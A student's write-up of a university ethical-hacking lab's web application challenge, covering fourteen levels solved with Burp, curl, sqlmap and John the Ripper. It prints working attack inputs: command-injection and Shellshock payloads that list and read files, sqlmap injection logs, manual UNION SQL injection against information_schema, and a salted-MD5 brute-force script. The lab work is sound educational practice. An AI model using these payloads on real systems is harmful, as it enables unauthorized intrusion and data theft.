Web Application Challenge

Ethical Hacking Lab

Federica Consoli - 1538420

July 17, 2018

Introduction

The goal of this report is to illustrate the steps taken to win the Web Application Challenge for the Ethical Hacking lab. All the URLs collect during each challenge are listed in the first section of the document. Then, for each level, there will be a short description of the strategy adopted to carry out the attack, with mentions of the tools and the commands used and the secrets received.

For this challenge I used a Kali Linux virtual machine, on which I set up a web proxy to intercept the HTTP traffic using the Burp suite. Other tools I found useful were `wget`, `curl`, `sqlmap` and `john`, plus some custom Python scripts.

1 List of URLs

- **Level 1:** `http://eth-lab.di.uniroma1.it:55335/uegeteekairaigie/`
- **Level 2:** `http://eth-lab.di.uniroma1.it:55183/equaqueiveewaeva/`
- **Level 3:** `http://eth-lab.di.uniroma1.it:55211/uipahphezieceefu/`
- **Level 4:** `http://eth-lab.di.uniroma1.it:55321/pileyooquaitaewu/`
- **Level 5:** `http://eth-lab.di.uniroma1.it:55128/gaijeifieleeshee/`
- **Level 6:** `http://eth-lab.di.uniroma1.it:55034/ahsoophiecikiesh/`
- **Level 7:** `http://eth-lab.di.uniroma1.it:55368/eegathaiquaephei/`
- **Level 8:** `http://eth-lab.di.uniroma1.it:55508/eequohphaifiehee/`
- **Level 9:** `http://eth-lab.di.uniroma1.it:55511/eigahvemoweipiep/`
- **Level 10:** `http://eth-lab.di.uniroma1.it:55093/pohvaireyingithe/`
- **Level 11:** `http://eth-lab.di.uniroma1.it:55170/zeezoowietaighei/`
- **Level 12:** `http://eth-lab.di.uniroma1.it:55199/urahreeghahjeugh/`
- **Level 13:** `http://eth-lab.di.uniroma1.it:55352/thozeewileiseero/`
- **Level 14:** `http://eth-lab.di.uniroma1.it:55367/aixedateediperai/`
- **Final URL:** `http://eth-lab.di.uniroma1.it:55465/oosoonesaidahtue/`

Level 1

I used the tool `curl` to retrieve the source of the web page, and I discovered that the button of the login form was invoking a function called `verify` whenever clicked. Using `curl` once again, I was able to retrieve said function and obtained the login details I needed (username: `SCRIPT`, password: `KIDDIE`).

Level 2

Once again, I grabbed the web page using `curl`. I was initially misled by the presence of the MD5 hash of the correct password, but I then realized I did not need that to solve the challenge: there was an image tag pointing at `scrt.png` and with the visibility property set at `hidden`.

I downloaded it using the `wget` tool: this way, I obtained the password `NINJAkitten`, which allowed me to get the URL of the next challenge.

Level 3

The first thing I tried for this level was entering a random combination of username and password, and I what I received was an error message saying that I needed to be an admin in order to login. After retrieving the webpage with `curl`, I noticed an hidden parameter called `admin` set to `False`.

I then used `burp` as a proxy to intercept the `HTTP` requests to the server, so that I could be able to edit the parameters in the `POST` request. I changed the value of the `admin` parameter to `True`, and I was able to retrieve the secret for the next challenge.

Level 4

When clicking on the button "Verify my browser" I received an alert saying that only connections from *"Kevin Browser Rocks"* were accepted. I used `burp` to edit the header of the `HTTP` request, changing the value of the User-Agent fied to `Kevin Browser Rocks`.

After clicking on the button again, I received another alert saying that only connections from `.ru` domains were accepted. I changed the request headers again, this time changing both the User-Agent and the Referer fields (the former to `Kevin Browser Rocks`, the latter to a random `.ru` domain). This allowed me to retrieve the secret.

Level 5

I retrieved the web page using `curl` and I noticed an HTML comment saying "Never show secret.txt to the user". I visited the page and found a message saying that I could only access the secret in `cgi-bin/getsecret.js` If I was referred to it by `di.uniroma1.it/supersecurepage`.

I then used `burp` to edit the `HTTP` request for `cgi-bin/getsecret.js`, adding the `Referer` field with value `di.uniroma1.it/supersecurepage`.

Level 6

For this level, I first tried a couple of random combinations of username and password, but I would only get an error message saying the username was incorrect. I then tried using the username `admin` with password `admin`: I was able to login, but the page said no secret was available.

I noticed the the parameter `uid=0` in the url, so I tried to change it to `1` and noticed that it would give info about another user, Angelo. I kept on manually increasing the value of the parameter, and I was able to obtain the secret with `uid=6`.

Level 7

This level was tricky. When I logged in using an email address, I received a message saying that I was logged in as a guest, but that the secret would only be available to teachers. I tried using `burp` and `curl` to see if there were any hidden parameters I could use (I was actually looking for something like a `boolean` parameter called teacher), but I was not successful. After being stuck for a couple of hours, I decided to try professor Spognardi's email, and surprisingly it worked.

Level 8

I started this level by trying to log in with username `admin` and password `admin`, which worked, although no secret was available. However, I noticed the parameter `user=nqzva` in the URL, so I tried to change it to `messyadmin` (since this username appeared on the initial page of the level), but that did not work.

I then realized that `nqzva` was simply word `admin` encrypted with a Caesar Cipher with `shift=13`. I encrypted `messyadmin` in the same way (the result was `zrfflnqzva`) and passed it as the parameter value.

Level 9

I tried logging in with a random email and a password, but I was presented with a page saying that the secret was only available to admins. After that, I used `curl` to retrieve the page, and I noticed a comment saying to never show the content of `sessions.txt`. I visited the page and I obtained the id of a session cookie.

I used `burp` to intercept the `HTTP` requests and change the value of the cookie to the id I had previously discovered.

Level 10

After retrieving the web page with `curl`, I noticed that it contained four usernames and password hashes, which were used by the function `checkPassword()` to verify the login credentials inserted in the form. I used John the Ripper to crack the hashes, feeding it an input file where each line was in the format `username:hash`. I discovered that the user `admin` had password `qwertyuiop`, and used this info to log in and retrieve the secret.

```
root@kali:~/Desktop/CTF_Lab# john -format=raw-MD5 --wordlist=rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
qwertyuiop       (admin)
1g 0:00:00:01 DONE (2018-07-14 16:57) 0.8547g/s 12259Kp/s 12259Kc/s 36779KC/s
```

Level 11

I retrieved the web page using `curl`, and I noticed that the passcode inserted in the login was checked against a local hash. I created a Python script (below) to identify the passcode.

```
 GNU nano 2.9.1                                                md5.py

import hashlib

salt='localsalt'
needed="7fa68589ef35bced981aeca08c4f126b"
i=0

print "Looking for a match with %s..." % needed
print
while (i < 1000000):
        m = hashlib.md5()
        password = salt+str(i)
        m.update(password)
        hash = m.hexdigest()
        if hash == needed:
                print "    MATCH FOUND!"
                print "    The passcode is: %s" % str(i)
                break
        i += 1
```

The script successfully identified the passcode, which I then used in the login form.

```
root@kali:~/Desktop/CTF_Lab# python md5.py
Looking for a match with 7fa68589ef35bced981aeca08c4f126b...
    MATCH FOUND!
    The passcode is: 370100
root@kali:~/Desktop/CTF_Lab#
```

Level 12

For this level, I retrieved the web page using `curl` and noticed a parameter named `filter` for the page `/cgi-bin/users.php` which would only print the name of the specified user. After unsuccessfully trying to perform SQL injection, I tried to check if it was possible to inject `bash` commands. I intercepted the request using `burp` and modified the filter parameter to

```
filter=""; echo vulnerable
```

The test was successful and the line "vulnerable" was printed, so I tried again, this time with

```
filter=""; ls
```

which showed the presence of the file `secretuser.txt`. I then used

```
filter=""; cat secretuser.txt
```

to retrieve the secret.

Level 13

I started by gathering info on bash vulnerabilities via Google, and found out that the most common one was the Shellshock bug (CVE-2014-6271). The command I used to test if the application was vulnerable to Shellshock contained several characters that would be removed by the sanitization function (found in `sn.js`), so I decided to manually edit the `HTTP` request by setting the parameter

```
filter=() { :; }; echo vulnerable
```

The line "vulnerable" was correctly printed, so issued a request with

```
filter=() { :; }; ls
```

and discovered a file named `secret4uouO.txt`. Finally, I retrieved the secret with

```
filter=() { :; }; cat secret4uouO.txt
```

Level 14


Because of the structure of the website and all the user-input forms, I suspected it might be vulnerable to SQL injections. To confirm that, I used the tool `sqlmap`. Since most of the web pages were using `POST` requests, I copied the content of such requests in a file, which was then used as an input to `sqlmap`. The syntax of the command was

```
sqlmap -r <request_file> -p <test_parameters>
```


The analysis showed that the `username` field in the page `/cgi-bin/createuser.php` was injectable.

```
root@kali:~/Desktop/CTF_Lab# cat /root/.sqlmap/output/eth-lab.di.uniroma1.it/log
sqlmap identified the following injection point(s) with a total of 721 HTTP(s) requests:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: firstname=test&lastname=test&email=test&username=test' AND SLEEP(5) AND 'IGKv'='IGKv&password=test

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: firstname=test&lastname=test&email=test&username=test' UNION ALL SELECT CONCAT(0x717a786a71,0x434d
58746d7577615a78736564535969534a576148614e664562656847656646d554b54687159597a,0x7178707071),NULL,NULL,NULL,NULL,
NULL-- Huns&password=test
---
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: firstname=test&lastname=test&email=test&username=test' AND SLEEP(5) AND 'IGKv'='IGKv&password=test

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: firstname=test&lastname=test&email=test&username=test' UNION ALL SELECT CONCAT(0x717a786a71,0x434d
58746d7577615a78736564535969534a576148614e664562656847656646d554b54687159597a,0x7178707071),NULL,NULL,NULL,NULL,
NULL-- Huns&password=test
---
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
```

After looking around on the website and reading the blog posts already present on the platform, I concluded that what I needed to find was a secret entry by an user called Shimomura. I went back to the create user page and typed `1'` in the username field, so as to see what kind of error message I would get.



After seeing what kind of query was being executed, I performed an injection (shown below) to retrieve the lists of users on the system. The query was successful, and I was able to find out that Shimomura's nickname was actually `tsutomu`.



After that, I used the UNION statement to try and figure out the number of columns in the `users` table. I started with the statement

```
' OR '1'='1' UNION SELECT 1 --
```

and kept on adding columns to the statements until the number matched the actual number of columns in the table. The query that was eventually accepted was

```
' OR '1'='1' UNION SELECT 1, 2, 3, 4, 5, 6 --
```

which produced the output below.

Username: 1

First: 3

Last: 4

This meant that the `users` table had 6 column but only the first, third and fourth columns would be printed on screen. I used the union statement again to try and gather some info about the tables in the database:

```
' OR '1'='1' UNION SELECT group_concat(table_name,0x0a),2,3,4,5,6
                    FROM information_schema.tables
                    WHERE table_schema=database() --
```

The result of the query showed that the database contained three tables: users, blogs, entries.

I then crafted a query similar to the one used before, only this timed it was aimed at obtaining the names of the columns in the `entries` table:

```
' OR '1'='1' UNION SELECT group_concat(column_name,0x0a),2,3,4,5,6
                FROM information_schema.columns
              WHERE table_name=database'entries' --
```

The query was correctly executed and the output showed the names of the six columns in the `entries` table: author, blogname, title, keywords, entry, shared. Finally, I executed a query to retrieve all the entries submitted by the user `tsutomu`, so as to check if my initial assumption about the location of the secret was right.

```
' OR '1'='1' UNION SELECT entry,2,author,4,5,6 FROM entries
                  WHERE author='tsutomu' --
```

The query was executed correctly, and two entries were returned: the first was the one that could be accessed from the "View blogs" tab, while the second one was private and contained the last secret.

Username: Frist psot!

First: tsutomu

Last: 4

Username: http://eth-lab.di.uniroma1.it:55465/oosoonesaidahtue

First: tsutomu

Last: 4